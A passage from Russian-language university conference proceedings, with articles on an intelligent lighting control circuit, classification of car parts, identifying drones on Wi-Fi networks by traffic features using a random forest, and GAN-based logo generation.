


Рис. 3. Алгоритм работы программы устройства обработки данных

В качестве наглядного примера рассмотрена схема управления исполнительным устройством (рис. 4), выполненная в среде Multisim. Для расчета и моделирования блока управления использованы модели на функционально-логическом уровне. Результат моделирования схемы управления показан на рис. 5, 6.




Рис. 4. Принципиальная схема исполнительного устройства в среде Multisim

При подаче напряжения высокого уровня на вход логического элемента ПЛИС происходит открывание транзистора Q1, который подает ток через делитель напряжения на управляющий вход симистора. Последний открывается и пропускает ток в нагрузку R1 (лампа освещения).




Рис. 5. Уровень напряжения логической единицы на входе элемента U1




Рис. 6. Ток, протекающий в нагрузке (R1) при подаче логической единицы на вход элемента ПЛИС

В качестве первичных измерительных преобразователей (датчиков) подходят как отечественные, так и зарубежные решения, имеющие необходимый рабочий диапазон и требуемую погрешность преобразования. Для реализации тракта обработки сигнала от датчиков с непрерывной функцией

преобразования можно использовать современные аналоговые операционные усилители, для построения блока управления – программируемые логические интегральные схемы или микроконтроллеры. В качестве силовых элементов при построении схем управления исполнительными устройствами лучше всего использовать бесконтактные решения, например, на основе полупроводниковых симисторов или твердотельных реле.

Представленная система может использоваться непосредственно для освещения промышленных помещений, а при определенной адаптации являться элементом «умного» дома или «умной» теплицы.

В статье представлена структурная схема интеллектуальной системы освещения промышленных помещений, а также обосновывается выбор современной элементной базы для ее реализации. Разработан алгоритм работы системы, учитывающий наличие персонала на рабочем месте, а также уровень искусственного освещения.

#### Список используемых источников

1. ФЗ от 23 ноября 2009 г. N 261-ФЗ «Об энергосбережении и о повышении энергетической эффективности и о внесении изменений в отдельные законодательные акты Российской Федерации».

2. Системы автоматического управления освещением зданий. URL: <http://electricalschool.info/main/lighting/409-sistemy-avtomaticheskogo-upravlenija.html> (дата обращения 22.03.2023).

3. Аверченко А. П., Колмогоров В. С. Сравнение программируемой логической интегральной схемы и микроконтроллера [Электронный ресурс] // Молодой ученый: электрон. научн. журн. 2020. № 48 (338). С. 13-15. URL: <https://moluch.ru/archive/338/75684/> (дата обращения 22.03.2023).

*Статья представлена заведующей кафедрой ИСАУ СПбГУТ,  
доктором технических наук, профессором Г. В. Верховой.*

**УДК 004.9**  
**ГРНТИ 28.29.01**

## **СЛОЖНОСТЬ КЛАССИФИКАЦИИ АВТОМОБИЛЬНЫХ ДЕТАЛЕЙ**

**Д. С. Вальков, М. Д. Поводайко, Д. Ю. Федоров**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*В научной статье рассматриваются основные методы проведения анализа автозапчастей различной сложности, составление и заполнение всех необходимых параметров любой детали, а также способы идентификации оригинальных и неоригинальных*

*номеров, присвоенных детали, от различных производителей. Отмечено, что на данный момент существует большое количество моделей и марок автомобилей, следовательно, присутствует внушительный объем неструктурированной информации, которую необходимо обработать по определённым правилам.*

*автозапчасть, аналитика, артикул, взаимозаменяемость, информационные технологии, «карточка» детали, оригинальная запчасть, неоригинальная запчасть.*

Для того, чтобы необходимая запчасть была установлена на автомобиль взамен испорченной, она должна преодолеть длинный путь перевозок и узлов обслуживания. Между клиентом и изготовленной автомобильной деталью находятся оптовый поставщик и компания, которая заказывает необходимую запчасть на автомобиль, обратившемуся клиенту, и устанавливает ее на свое место. Сотрудник СТО должен сначала правильно идентифицировать автозапчасти, которые надо заказать, а затем найти ее у оптовых продавцов. Следовательно, цель последних – это максимально заполнить информацию о своем продукте, чтобы любой человек смог найти ту деталь, которая ему нужна.

У всех компаний, которые занимаются продажами в сфере автомобильных деталей, есть своя база данных с «карточками» ко всем деталям. Естественно, у обычного человека нет доступа к прочтению этой информации, ведь, если подумать, то самое важное в продаже автозапчастей это то, чтобы покупатель нашел интересующий его товар. Конечно, человек при покупке смотрит на цену и качество продукта, но если в результате его поисков находится только одна компания, которая может продать нужную ему деталь, то у него не остается выбора.

Каждая деталь имеет свой набор характеристик, которые описывают ее, и помогают клиентам ее идентифицировать, для дальнейшей покупки. В них входит, наименования, список автомобилей, на которые эта запчасть может быть установлена, а главное – набор номеров (артикулов). К номерам записывается все: набор оригинальных номеров, номера поставщиков неоригинальных деталей, номера составляющих деталей. На рис. 1 изображено, что каждая сущность реляционной базы данных отвечает за определенный набор информации «карточки» автозапчасти. Такой подход обеспечивает оптимизированную работу с базой данных [1].

В современном мире существует огромное количество марок автомобилей, а, как известно, у каждой марки имеется широкий модельный ряд их продукции. Из этого следует то, что некоторые запчасти с одного автомобиля могут подойти к другому, но проблема заключается в том, что у этих деталей совершенно разные оригинальные номера, это связано с политической производителей.




Рис. 1. Часть структуры реляционной базы данных, отвечающая за хранения информации «карточки» автозапчасти

Но сложность присвоения определенной детали определенных номеров еще усложняется рядом аспектов. Среди них можно выделить то, что какие-то детали от оригинального производителя продаются только в сборе, например, боковые зеркала заднего вида. Такие детали состоят из нескольких, и поэтому, как и у детали в сборе есть свой номер, так и у каждой по отдельности есть свои. Если оригинальный производитель продает такую деталь только в сборе, то производители неоригинальных деталей поставляют их по отдельности, это связано с тем, что покупателю, может быть, не нужно заменять всю деталь целиком, ему необходимо купить что-то конкретное, чтобы сократить свои расходы и не переплачивать.

Все то, что было описано ранее – это очевидно, ведь ясно что одна и та же деталь может иметь разные номера, сложность лишь в том, чтобы найти необходимую информацию, но правильный подход и опыт решают эту задачу. Совсем другое это искать подобие в деталях, которые отличаются друг от друга визуально, в результате чего, кажется, что они не могут заменять друг друга.

На рынке автозапчастей существуют идентичные детали, которые могут быть установлены на нескольких автомобилях, хотя имеют различия в конструкции и не предполагают такой возможности с завода. На рис. 2 представлено, какие могут быть виды пар автозапчастей.



Рис. 2. Виды автозапчастей

Экземпляры с конструктивными схожестями очень трудно определить визуально, что требует тщательного анализа и расчетов. Однако существует мотивация находить такие закономерности, так как одна автомобильная деталь может стоить на порядок дешевле другой, но ничем не уступать ей в выполнении необходимых функций. Такие закономерности можно определить несколькими способами. В каждом из них присутствует человек, который работает в непосредственном контакте с различными автозапчастями, и благодаря своему опыту может выдвинуть предположения о взаимозаменяемости той или иной пары деталей. Меняется лишь инструмент проверки его гипотез.

Проверить подходит деталь или нет непосредственно на физическом экземпляре автомобиля дорого и нецелесообразно. Проверка небольших деталей, наподобие вставок зеркал, не вызывает сложности, но что касается различных рам, усилителей и других автозапчастей, это может потребовать гораздо большего времени. Главная проблема в том, что автомобилей большое множество, и невозможно всех их иметь в наличии.

Существует еще один вариант проверки, который заключается в производстве чертежей вручную, но на это требуются специально обученные люди и время, для снятия замеров с деталей, поэтому человеческого фактора не избежать [2]. Тем более теории эксперта могут быть ошибочны, данный способ скорее всего не будет востребован.

Оставшийся вариант – это использование специальных устройств, которые с помощью определенного набора датчиков и камер, могут построить 3D модель какой-либо детали [3]. Достоинства этого метода в том, что это относительно быстро, а, главное, точно. Если иметь 3D модели всех автомобилей, то можно сразу проверять детали на то подходит она или нет. Иной

способ – сравнивать две детали между собой. Недостатками же этого подхода в том, что такая аппаратура может стоить достаточно дорого.

Не смотря на все вышесказанное, проблема остается нерешенной.

Таким образом, произведя классификацию автомобильных деталей, можно добиться результата, что покупатель по любому известному ему номеру, сможет найти удовлетворяющий его результат (автозапчасть), а в случае того, что в результате его поиска будет найден только один магазин, где продают нужную ему деталь, он купит ее именно там. В этом и заключается смысл затрачивать большое количество сил и времени на поиск идентичных запчастей, ведь благодаря этому можно добиться увеличения прибыли, высокого рейтинга и лояльности среди клиентов, тем самым являться серьезным конкурентом на рынке сферы автозапчастей.

#### Список используемых источников

1. Дейт К. Дж. Введение в системы баз данных, 8-е изд.: пер. с англ. М. : Издательский дом «Вильямс», 2005. 1328 с.: ил. Парал. тит. Англ. ISBN 5-8459-0788-8 (рус.).
2. Артюхин Г. А. Компьютерная геометрия и инженерная графика. Технология создания чертежей : учебное пособие. Казань: Изд-во Казанск. гос. архитектур.-строит. ун-та., 2014. 104 с., ил. ISBN 978-5-7829-0428-9.
3. Кудрявцев А. Б. Современные технологии 3D сканирования // Наука и инновации в XXI веке: актуальные вопросы, открытия и достижения: сборник статей XIII Международной научно-практической конференции в 2 ч. / Под ред. Г. Ю. Гуляева. Пенза : МЦНС «Наука и Просвещение», 2019. Ч. 1. С. 136–138.

УДК 004.9  
ГРНТИ 28.23.27

## ИДЕНТИФИКАЦИЯ АВТОНОМНЫХ РОБОТОВ В СЕТИ WI-FI

**Д. С. Вальков, М. Д. Поводайко, Д. Ю. Федоров**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*В научной статье рассматривается один из способов идентификации автономных роботов, а именно: идентификация в сети Wi-Fi посредством получения лог-файлов всех устройств в сети с дальнейшей их обработкой, в результате чего появляется возможность классифицировать устройства на основе передаваемых ими кадров и содержащейся в них информации, используя алгоритмы машинного обучения. В результате классификации можно получить информацию о необходимом устройстве, которая может быть использована для дальнейшей обработки.*



*автономный робот, дрон, кадр, MAC-адрес, MTU, Wi-Fi, лог-файл, машинное обучение, классификация, случайный лес.*

С повышением доступности автономных роботов наблюдается увеличение количества преступлений с их использованием, будь то сбор конфиденциальной информации, шпионаж или планирование терактов. Поэтому необходимо иметь средства, которые могут анализировать данные об устройствах в сети и идентифицировать их по полученной в ходе анализа информации.

Для идентификации устройств можно воспользоваться имеющимися программными продуктами, которые прослушивают трафик в сети и отображают информацию о передаваемых устройствами кадрах. Далее, уже на основе полученных данных, появляется возможность самостоятельно проанализировать трафик и определить, какой тип устройства мог его передавать, однако такой способ весьма трудоемкий и требует больших затрат времени на обработку данных вручную, а также для этого необходимо наличие специалиста, разбирающегося в информации, передаваемой устройствами. Поэтому необходимо автоматизировать процесс идентификации

Существует возможность идентифицировать роботов по их MAC-адресам, которые физически привязаны к их сетевым платам. У каждой компании-производителя существует свой диапазон MAC-адресов, который чаще всего находится в публичном доступе и может быть найден в интернете, в результате чего можно точно определить, кем был выпущен робот. Благодаря этому появляется возможность определить, что обнаруженный MAC-адрес принадлежит роботу определенного производителя, тем самым позволяя его идентифицировать. Однако такой способ идентификации не имеет возможности определять дроны, чьи адреса были каким-либо образом изменены или же вовсе не были выложены в общий доступ. При этом, на текущий момент, существует множество производителей дронов, использующих собственный стек MAC-адресов, а в будущем количество таких производителей может значительно увеличиться и это необходимо учитывать при разработке системы. Следовательно, MAC-адресов может быть бесчисленное множество и хранить каждый из них в базе данных будет проблематично, так как для этого необходимо учитывать все возможные адреса абсолютно всех производителей дронов, а также обновлять эти данные при появлении новых производителей или MAC-адресов.

Метод идентификации с заранее известными MAC-адресами устройств всех производителей дронов, каждый из которых необходимо рассмотреть и сопоставить с адресом обнаруженного устройства, не позволяет масштабировать систему и оптимизировать результат её выполнения, так как база данных будет устаревать, а, следовательно, требовать постоянных обновлений, со временем увеличиваясь в размерах и требуя больше времени на поиск нужного MAC-адреса. К тому же, MAC-адреса перепрошитых

устройств просто не будут в ней никак учтены, из-за чего система даже не определит, является ли дроном обнаруженное устройство или же это что-то другое. Поэтому необходим более универсальный способ идентификации, который сможет по передаваемым устройством данным идентифицировать его и отнести к определенной категории, среди которых будет и категория дронов.

Для оптимизации процесса идентификации может быть задействован алгоритм классификации данных, который должен быть реализован с использованием машинного обучения. Для его применения необходимо составить выборку из передаваемых дроном данных, по которой необходимо будет произвести классификацию.

Известно, что дрон обменивается с точкой доступа данными в виде кадров, содержащих в себе инкапсулированные пакеты с данными. Также он периодически отправляет служебные кадры для поддержания соединения. Максимальный размер передаваемого блока (MTU, *Maximum Transmission Unit*) [1] каждого кадра в стандарте Wi-Fi равен 2304 байт, однако при передаче данных все отправленные и полученные кадры переводятся в формат Ethernet, MTU которого равен 1500 байтам, поэтому общее ограничение размера равно 1500 байт.

Кадры видеопотока, которые передает дрон, превышают размер MTU, поэтому они фрагментируются и объединяются в последовательность отдельных кадров одинакового максимально возможного размера, кроме последнего, который, чаще всего, меньше MTU, а кадры со служебной информацией, наоборот, имеют фиксированный размер, который намного меньше MTU. К тому же, частота отправки кадров видеопотока выше, чем у служебных кадров. Такая закономерность позволяет сделать вывод, что, при передаче данных, кадр со служебной информацией, по которой можно идентифицировать дрон, должен располагаться между двумя последовательностями фрагментированных кадров видеопотока. Наличие такого служебного кадра в последовательности может использоваться как доказательство того, что рассматриваемое устройство с высокой вероятностью является дроном. На основе полученных служебных кадров и кадров видеопотока производится классификация устройств, по решению которой их можно идентифицировать.

Перед использованием классификации необходимо подготовить данные, для чего сначала производится дефрагментация кадров, полученных ранее. Это можно осуществить, используя следующие параметры из заголовка кадра [2]:

- номер последовательности (*sequence number*),
- номер фрагмента (*fragment number*),
- флаг «больше фрагментов» (*more fragments*).

После того, как фрагменты кадров были соединены воедино, необходимо сгруппировать их по MAC-адресам отправителей, чтобы получить набор устройств с принадлежащими им кадрами. На основе полученного массива создается набор данных, который и будет использоваться в классификации. Для этого кадры каждого из устройств разбиваются на несколько одинаковых частей, для которых необходимо рассчитать набор описательных статистик, используя такие параметры, как время отправления и размер кадра. Полученные данные передаются алгоритму машинного обучения, в результате чего тот, на основе прописанной логики, решит, какой вид устройства перед ним. Структурная схема анализа информации с последующим вычленением видеопотока, который используется при идентификации, изображена на рис. 1.




Рис. 1. Структурная схема анализа информации, передаваемой дроном

В качестве алгоритма машинного обучения был выбран «случайный лес» [3], потому что он не слишком сложен в реализации, а также имеет хорошую производительность и широко используется для решения подобных задач.

Таким образом, внедрение алгоритмов машинного обучения позволит идентифицировать не только заранее определенные дроны, но и прежде неизвестные устройства, а также даст возможность системе, обучившись, са-

мостоятельно и с высокой точностью определять вид устройств, в чем и заключается главное преимущество реализации системы идентификации автономных роботов в сети Wi-Fi на основе передаваемых ими данных.

#### Список используемых источников

1. Крэйг Хант. TCP/IP. Сетевое администрирование, 3-е изд.: пер. с англ. СПб. : Символ-Плюс, 2004. 816 с., ил. ISBN 5-93286-056-1.
2. Таненбаум Э., Уэзеролл Д. Компьютерные сети. 5-е изд. СПб. : Питер, 2012. 960 с.: ил. ISBN 978-5-459-00342-0.
3. Бринк Хенрик, Ричардс Джозеф, Феверолф Марк. Машинное обучение. СПб. : Питер, 2017. 336 с.: ил. ISBN 978-5-496-02989-6.

УДК 007.52  
ГРНТИ 28.23.15

## ИССЛЕДОВАНИЕ МЕТОДОВ ОБУЧЕНИЯ ГЕНЕРАТИВНО-СОСЯЗАТЕЛЬНОЙ СЕТИ ДЛЯ ГЕНЕРАЦИИ ИЗОБРАЖЕНИЯ ЛОГОТИПА

**И. С. Васильев, Т. В. Мусаева, Д. Ю. Савелов**

Санкт-Петербургский государственный университет телекоммуникаций им проф. М.А. Бонч-Бруевича

*Современный цифровой мир последовательно и динамично меняется быстрыми темпами. С развитием новых технологий открываются дополнительные возможности по их применению при решении разного спектра задач в области компьютерной графики и дизайна, в том числе и в вопросе применения методов искусственного интеллекта и нейросетевых алгоритмов для генерации изображений логотипов.*

*нейронная сеть, искусственный интеллект, генерация изображений, логотип.*

В настоящее время методы искусственного интеллекта активно внедряются в разные сферы жизнедеятельности с целью решения большого спектра задач. В соответствии с законодательством РФ каждая организация обязана иметь фирменное наименование [1]. Одним из средств идентификации является логотип, который важен в продвижении бренда компании. Логотип – это оригинальное начертание, графическое изображение и наименование фирмы или товаров фирмы [2].

Разработка логотипа – творческая работа, требующая высокий уровень профессионализма дизайнера. Процесс разработки и результат эффективности требует много времени. И нет гарантии, что логотип будет успешным.

Поэтому, для решения данной проблемы, а именно сокращения времени на разработку и возможности модификации в режиме реального времени, предлагается использовать методы нейронных сетей. Данные методы требуют предварительного исследования, и в дальнейшем адаптации под задачи потребителя.

Для искусственных нейронных сетей под обучением понимается процесс настройки архитектуры сети и весов синаптических связей для эффективного решения поставленной задачи. Обычно обучение нейронной сети осуществляется на некоторой выборке [3]. По ходу обучения сеть лучше выполняет задачи, реагирует на заданные команды.

В данной статье представлены предварительные результаты исследований двух методов машинного обучения, находящихся в открытом доступе, для генерации логотипов.

На рис. 1 представлена архитектура модели генеративно-сопоставительной сети ProGAN [4] и примеры сгенерированных изображений логотипов, полученных на выходе.




Рис. 1. Архитектура модели генеративно-сопоставительной сети ProGAN

Для обучения сети было использовано 15000 изображений логотипов. Обучение модели начинается с пространственного разрешения  $4 \times 4$  со стороны генератора ( $G$ ) и дискриминатора ( $D$ ). После того как сеть проходит первый цикл обучения, пространственное разрешение у генератора и дискриминатора повышается, и процесс обучения повторяется, при этом, веса низкоразмерных блоков переносятся на следующий этап обучения. Для понимания влияния параметра времени на результаты обучения нейронной сети, в рамках исследования было задано 8 часов, что не является достаточным условием для получения ожидаемого изображения на выходе.

Требования к изображениям, используемым для генерации логотипа:

– изображения должны быть квадратными (иначе, перед подачей изображений в нейросеть придется их сжимать/растягивать или обрезать);

- разрешение изображения находится в пределах от  $4 \times 4$  пикселя до  $128 \times 128$  пикселя (значение может быть увеличено при изменении архитектуры);

- формат изображение png.

На рис. 2 представлена часть изображений, используемых на входе (*data.set*).



Рис. 2. Изображения логотипов

На рис. 3 представлена модель архитектуры нейронной генеративно-сопоставительной сети CycleGAN [5]. Была поставлена задача генерации изображений собак в логотипы. На рис. 3 значения  $X$  и  $Y$  представляют два пространства домена картинок,  $F$  и  $G$  – генераторы, которые обучаются с целью перевода картинки из одного домена в другой, где  $F: Y \rightarrow X$ ;  $G: X \rightarrow Y$ .  $D_X$  и  $D_Y$  – это модели дискриминатора.




Рис. 3. Архитектура CycleGAN

Для обучения сети было использовано 15000 изображений логотипов и 20000 изображений собак. Время обучения нейронной сети составило 60 часов.

Требования к изображениям логотипов:

- стандартное разрешение:  $256 \times 256$  пикселей;
- формат одного файла: отдельные файлы png или jpg.

На рис. 4 представлены примеры используемых изображений на входе, а также сгенерированные изображения.

Выводы по первому методу:

1. Выбранная архитектура и метод генерации изображений достаточно просты в реализации, несмотря на особенности модели, такие как PixelNorm и WConv2d.

2. Для получения лучших результатов требуется дополнительное время обучения.



3. Для получения качественного и ожидаемого результата требуется модификация архитектуры.



Рис. 4. Примеры используемых изображений: а) логотип на входе, б) сгенерированные логотипы

